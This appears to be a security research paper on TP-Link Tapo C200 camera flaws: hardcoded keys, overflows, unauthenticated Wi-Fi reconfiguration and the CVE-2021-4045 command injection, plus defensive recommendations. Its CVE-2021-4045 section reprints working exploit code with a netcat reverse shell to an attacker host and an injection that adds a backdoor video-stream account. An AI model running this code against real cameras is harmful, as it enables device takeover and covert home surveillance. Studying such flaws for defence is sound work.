Security Vulnerabilities in TP-Link Tapo IoT Devices: A Comprehensive Analysis
Abstract

This research paper examines security vulnerabilities in TP-Link Tapo IoT devices, with a focus on the Tapo C200 camera as a case study. Drawing from reverse engineering investigations, we analyze embedded web APIs managed by the tp_manage binary and explore specific vulnerabilities including hardcoded cryptographic keys, buffer overflows, and command injection flaws like CVE-2021-4045.
The paper integrates insights from ethical hacking practices for IoT systems, addressing security issues, challenges, solutions, and recommendations. Additionally, it provides a technical primer on IoT hacking methodologies, including hardware interfaces (UART, SPI, JTAG) and firmware analysis tools. Empirical data on vulnerability severity and IoT growth projections are presented to underscore the escalating risks.
Findings reveal systemic flaws in IoT design, such as unauthenticated endpoints and resource constraints, exacerbated by real-world incidents of device compromise. Recommendations emphasize multi-level penetration testing and AI-assisted reverse engineering to enhance IoT security resilience.
Introduction
The proliferation of Internet of Things (IoT) devices has transformed everyday environments, enabling smart home automation, surveillance, and connectivity. However, this expansion introduces significant security risks, as evidenced by increasing attacks on resource-constrained systems. TP-Link's Tapo series, particularly the C200 camera, exemplifies these challenges.
Based on firmware investigations, the web API is embedded within the tp_manage binary, which handles HTTP/HTTPS server functionality, JSON data parsing with libraries like libjson.so.0, and SSL support. This setup deviates from traditional web servers, lacking components like uhttpd init scripts or CGI directories, and integrates related services such as cloud-service for remote access and Unified Configuration Interface (UCI) for settings management.
This paper synthesizes technical analyses from multiple sources to provide an extensive examination of Tapo vulnerabilities, covering reverse engineering findings, CVE analysis, ethical hacking frameworks, and IoT hacking methodologies.
Background on IoT Security
IoT ecosystems comprise heterogeneous devices, networks, and protocols, making them prime targets for exploitation. Common vulnerabilities include hardcoded credentials, buffer overflows, and insecure configurations, often stemming from resource limitations that hinder robust encryption or authentication.
The Mirai botnet in 2016 demonstrated how default passwords could enslave millions of devices for distributed denial-of-service (DDoS) attacks. Similarly, industrial IoT breaches, such as Stuxnet, highlight supply chain risks. In the context of consumer IoT like TP-Link Tapo, privacy concerns amplify due to audio/video streaming capabilities.
Investigations reveal that devices often prioritize cost and functionality over security, leading to embedded APIs with minimal authentication. The tp_manage binary, for instance, starts early in the boot process (START=11) and listens on HTTP ports, facilitating remote interactions but exposing endpoints to unauthenticated access.
Reverse Engineering the TP-Link Tapo C200
A detailed reverse engineering effort on the TP-Link Tapo C200 (Hardware Revision 3, Firmware 1.4.2 Build 250313 Rel.40499n) uncovered multiple pre-authentication vulnerabilities affecting approximately 25,000 internet-exposed devices. The analysis utilized a combination of traditional tools (Ghidra, binwalk) and AI assistance (Grok, Claude) to accelerate decompilation and function identification.
Firmware acquisition involved accessing public S3 buckets via AWS CLI, followed by decryption using RSA keys extracted from TP-Link's GPL sources. The decrypted structure revealed a MIPS 32-bit architecture with SquashFS file system. Key binaries like tp_manage embed the web API, handling JSON blobs and SSL, while cloud-service manages remote connectivity.
Vulnerabilities Identified
The research identified several critical vulnerabilities in the Tapo C200 firmware. A hardcoded private key embedded in tp_manage enables man-in-the-middle decryption of HTTPS traffic, similar to CVE-2025-1099 found in related models.
The ONVIF SOAP XML Parser suffers from a memory overflow vulnerability (CVE-2025-8065) in the soap_parse_and_validate_request function at address 0x0045ae8c. Unbounded XML parsing causes memory corruption when processing malicious payloads. An attacker can trigger a device crash by sending 100,000 SimpleItem elements via SOAP, resulting in denial of service. This vulnerability carries a CVSS score of 7.1.
An HTTPS Content-Length Integer Overflow (CVE-2025-14299) exists due to atoi() misuse at address 0x004bd054. The function overflows when processing the maximum 32-bit value (4294967295), causing device crashes. This also carries a CVSS score of 7.1.
Perhaps most concerning is the Unauthenticated WiFi Hijacking vulnerability (CVE-2025-14300). The connectApHandler function at address 0x0042eb7c processes requests without authentication, allowing attackers to reconfigure the device's network settings. This vulnerability has a CVSS score of 8.7.
Additionally, the scanApList endpoint exposes nearby wireless networks, enabling geolocation tracking via BSSIDs without any authentication requirement.
AI-Assisted Reverse Engineering
AI tools proved invaluable in accelerating the analysis process. They renamed decompiled functions (transforming cryptic identifiers like FUN_0042eb7c to meaningful names like handleConnectAp) and traced call graphs throughout the binary. Prompts such as "analyze this MIPS decompilation for web API handlers" yielded insights into unauthenticated endpoints that might otherwise have taken significantly longer to identify manually.
Privacy Implications
These vulnerabilities collectively allow video interception and physical location tracking, representing serious violations of user privacy in home surveillance contexts. The combination of unauthenticated access and network exposure creates opportunities for persistent surveillance of unsuspecting users.
CVE-2021-4045: Command Injection Analysis
CVE-2021-4045 represents an unauthenticated remote code execution (RCE) vulnerability in the uhttpd binary of TP-Link Tapo C200 cameras running firmware version 1.1.15 or earlier. Published on March 10, 2022 in the National Vulnerability Database, this flaw stems from improper input sanitization in command handling, allowing injection via crafted HTTP requests.
Vulnerability Details
The vulnerability affects all firmware versions up to and including 1.1.15 Build, with a fix introduced in version 1.1.16. The root cause lies in how uhttpd processes parameters without proper escaping, enabling shell command injection through user-controlled input.
The impact of successful exploitation is severe: full remote code execution potentially leading to complete device takeover, data exfiltration, or integration into botnets. The CVSS v3.1 score of 9.8 (Critical) reflects this severity, with the vector string AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H indicating network-accessible, low-complexity exploitation requiring no privileges or user interaction.
Proof of Concept Analysis
Public proof-of-concept code from security researcher hacefresko (pwntapo.py) demonstrates the exploitation technique. The vulnerability exists in the setLanguage method, which appends unsanitized input directly to a shell command executed via system().
The exploit defines constants for the reverse shell and RTSP hijacking payloads:
import requests, urllib3, sys, threading, os, hashlib, time
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

PORT = 1337
REVERSE_SHELL = 'rm /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc %s %d >/tmp/f'
NC_COMMAND = 'nc -lp %d' % PORT

RTSP_USER = 'pwned1337'
RTSP_PASSWORD = 'pwned1337'
The reverse shell exploitation path spawns a netcat listener and injects the payload via the setLanguage method:
victim = sys.argv[2]
attacker = sys.argv[3]
url = "https://" + victim + ":443/"

if sys.argv[1] == 'shell':
    print("[+] Listening on port %d..." % PORT)
    t = threading.Thread(target=os.system, args=(NC_COMMAND,))
    t.start()
    time.sleep(2)
    print("[+] Sending reverse shell to %s..." % victim)
    json = {
        "method": "setLanguage",
        "params": {
            "payload": "';" + REVERSE_SHELL % (attacker, PORT) + ";'"
        }
    }
    requests.post(url, json=json, verify=False)
The exploit works by injecting shell metacharacters into the language parameter. The single quotes and semicolons break out of the original command context, allowing arbitrary command execution. The reverse shell payload creates a named pipe at /tmp/f and establishes an interactive shell connection back to the attacker.
An alternative exploitation path enables unauthorized RTSP video stream access by manipulating the device's user management configuration through UCI commands:
elif sys.argv[1] == 'rtsp':
    print("[+] Setting up RTSP video stream...")
    md5_rtsp_password = hashlib.md5(RTSP_PASSWORD.encode()).hexdigest().upper()
    payload = "';uci set user_management.third_account.username=%s;"
    payload += "uci set user_management.third_account.passwd=%s;"
    payload += "uci set user_management.third_account.ciphertext=%s;"
    payload += "uci commit user_management;"
    payload += "/etc/init.d/cet terminate;/etc/init.d/cet resume;'"
    json = {
        "method": "setLanguage",
        "params": {
            "payload": payload % (RTSP_USER, md5_rtsp_password, RTSP_CIPHERTEXT)
        }
    }
    requests.post(url, json=json, verify=False)
    print("[+] RTSP video stream available at rtsp://%s/stream2" % victim)
This variant injects UCI (Unified Configuration Interface) commands to create a new RTSP user account with credentials pwned1337/pwned1337, then restarts the streaming service to apply changes. The attacker gains persistent access to the camera's video feed without triggering authentication prompts.
Credible sources including the NVD and INCIBE advisory confirm that remote exploitation is possible without any credentials. Fortinet observed significant spikes in attack traffic following public disclosure, with their IPS signature "TP-Link.Tapo.C200.IP.Camera.Command.Injection" detecting active exploitation attempts in the wild.
Real-World Incident Analysis
A TP-Link community post from April 2022 describes a compromised C200 camera exhibiting unauthorized audio playback—specifically screams and music at 2AM—along with unexpected account logouts. The user reported no evidence of WiFi network breach but noted suspicious entries in router logs.
This incident aligns with the capabilities enabled by CVE-2021-4045: remote code execution allows attackers to control device functions including audio playback without requiring physical access or WiFi credentials. The exploitation likely occurred either through direct CVE-2021-4045 exploitation or through credential compromise of the associated account.
Ethical Hacking for IoT Systems
Ethical hacking in IoT involves simulated attacks to identify vulnerabilities in devices, networks, and firmware before malicious actors can exploit them. With an estimated 35.82 billion IoT devices deployed in 2021 and projections reaching 75.44 billion by 2025, the attack surface continues to expand dramatically.
Security Issues
The rapid proliferation of IoT devices has exposed systemic weaknesses in authentication mechanisms, encryption implementations, and update processes. The diversity of protocols employed—including MQTT, CoAP, and proprietary alternatives—creates multiple potential attack vectors that security teams must address.
Challenges
Resource constraints inherent to IoT devices fundamentally limit the security measures that can be implemented. Many devices lack the processing power, memory, or energy budget to support robust cryptographic operations or real-time threat detection. The sheer scale of IoT deployments also presents scalability challenges for security testing, as traditional approaches cannot efficiently assess billions of heterogeneous devices.
Solutions
Multi-level penetration testing provides a structured approach to IoT security assessment. Device-level testing examines firmware, hardware interfaces, and local vulnerabilities. Infrastructure-level testing evaluates network protocols, cloud services, and communication security. User-level testing assesses mobile applications, authentication flows, and privacy controls.
Specialized vulnerability scanning tools adapted for IoT environments, such as IoT-focused Nessus plugins, enable automated discovery of common weaknesses across device fleets.
Recommendations
Organizations deploying IoT devices should conduct periodic security simulations and adopt risk-based prioritization for remediation efforts. Security testing should be integrated throughout the IoT product lifecycle, from initial design through deployment and ongoing maintenance, enabling proactive identification and mitigation of vulnerabilities before they can be exploited.
IoT Hacking: A Technical Primer
IoT hacking encompasses attacks targeting hardware, firmware, and network layers. Understanding these attack surfaces and methodologies is essential for both security researchers and defenders.
Attack Surfaces
Hardware interfaces present significant attack opportunities. UART (Universal Asynchronous Receiver-Transmitter) connections often provide direct console access to device internals. SPI (Serial Peripheral Interface) buses enable direct reading and writing of flash memory contents. JTAG (Joint Test Action Group) interfaces allow debugging and memory inspection, often bypassing software-level protections entirely.
Firmware analysis frequently reveals hardcoded secrets, default credentials, and configuration weaknesses. Network-layer attacks exploit protocols like UPnP, weak authentication mechanisms, and unencrypted communications.
Methodologies
Hardware reconnaissance begins with identifying device components through FCC ID lookups and manufacturer datasheets. Physical inspection reveals debug headers and test points that may provide access to internal interfaces.
Protocol exploitation follows systematic approaches for each interface type. UART attacks involve baud rate scanning to identify communication parameters, then monitoring or injecting traffic on the serial connection. SPI attacks use tools like flashrom to dump flash memory contents for offline analysis. JTAG exploitation employs OpenOCD or similar tools to halt processors, inspect memory, and bypass security controls.
Firmware unpacking utilizes tools like binwalk to identify and extract filesystem contents from firmware images. Entropy analysis helps identify encrypted or compressed sections that may require additional processing. Common findings include SquashFS filesystems, hardcoded credentials, and debug interfaces left enabled in production builds.
Tools and Techniques
Essential tools for IoT security research include binwalk for firmware extraction and analysis, firmwalker for automated keyword searching within extracted filesystems, and flashrom for SPI flash memory operations. Hardware tools such as logic analyzers, Bus Pirate interfaces, and JTAG adapters enable physical layer access.
Historical Examples
The D-Link DWR-932 router exemplifies common IoT security failures: empty root passwords allowing trivial authentication bypass, insecure UPnP implementations enabling network reconfiguration, and hardcoded credentials present in firmware. These patterns repeat across manufacturers and device categories, indicating systemic issues in IoT security practices.
Data Analysis and Visualizations
CVSS Severity Scores
The following table summarizes the CVSS scores for the primary vulnerabilities identified in TP-Link Tapo devices:
| CVE | Score | Severity |
|---|---|---|
| CVE-2025-8065 | 7.1 | High |
| CVE-2025-14299 | 7.1 | High |
| CVE-2025-14300 | 8.7 | High |
| CVE-2021-4045 | 9.8 | Critical |

The chart above illustrates the severity distribution of identified vulnerabilities. CVE-2021-4045 stands out with its critical 9.8 score, reflecting the severe impact of unauthenticated remote code execution.
IoT Device Growth Projections

Global IoT device deployment continues accelerating, with projections showing growth from 26.66 billion devices in 2019 to an estimated 75.44 billion by 2025. This near-tripling of the attack surface underscores the urgent need for improved IoT security practices.
Recommendations and Conclusion
Based on this analysis, several recommendations emerge for IoT manufacturers and deployers. API endpoints must implement proper authentication, eliminating the unauthenticated access patterns found throughout the Tapo firmware. Input validation must be applied rigorously to prevent injection attacks like CVE-2021-4045. Hardcoded cryptographic keys must be eliminated in favor of device-specific key generation.
Organizations should adopt ethical hacking frameworks for regular security audits of deployed IoT infrastructure. AI-assisted reverse engineering techniques can accelerate vulnerability discovery, enabling faster identification and remediation of security flaws.
In conclusion, the vulnerabilities identified in TP-Link Tapo devices highlight systemic design flaws common across the IoT industry. The combination of resource constraints, cost pressures, and insufficient security focus creates persistent weaknesses that affect millions of deployed devices. Integrated ethical hacking methodologies and technical primers provide pathways toward improved resilience, but meaningful progress requires commitment from manufacturers, deployers, and the broader security community.
References
- evilsocket. (2025). TP-Link Tapo C200: Hardcoded Keys, Buffer Overflows and Privacy in the Era of AI Assisted Reverse Engineering. https://www.evilsocket.net/2025/12/18/TP-Link-Tapo-C200-Hardcoded-Keys-Buffer-Overflows-and-Privacy-in-the-Era-of-AI-Assisted-Reverse-Engineering/
- National Vulnerability Database. (2022). CVE-2021-4045. https://nvd.nist.gov/vuln/detail/CVE-2021-4045
- Alrawais, A., et al. (2023). Ethical Hacking for IoT: Security issues, challenges, solutions and recommendations. Internet of Things, 23, 100828. https://www.sciencedirect.com/science/article/pii/S2667345223000238
- Papp, D., Tomur, E., & Buttyan, L. (2019). IoT Hacking—A Primer. Budapest University of Technology and Economics. https://www.hit.bme.hu/~buttyan/publications/PappTB19ht-en.pdf
- Exploit Database. (2022). TP-Link Tapo c200 1.1.15 - Remote Code Execution (RCE). EDB-ID: 51017.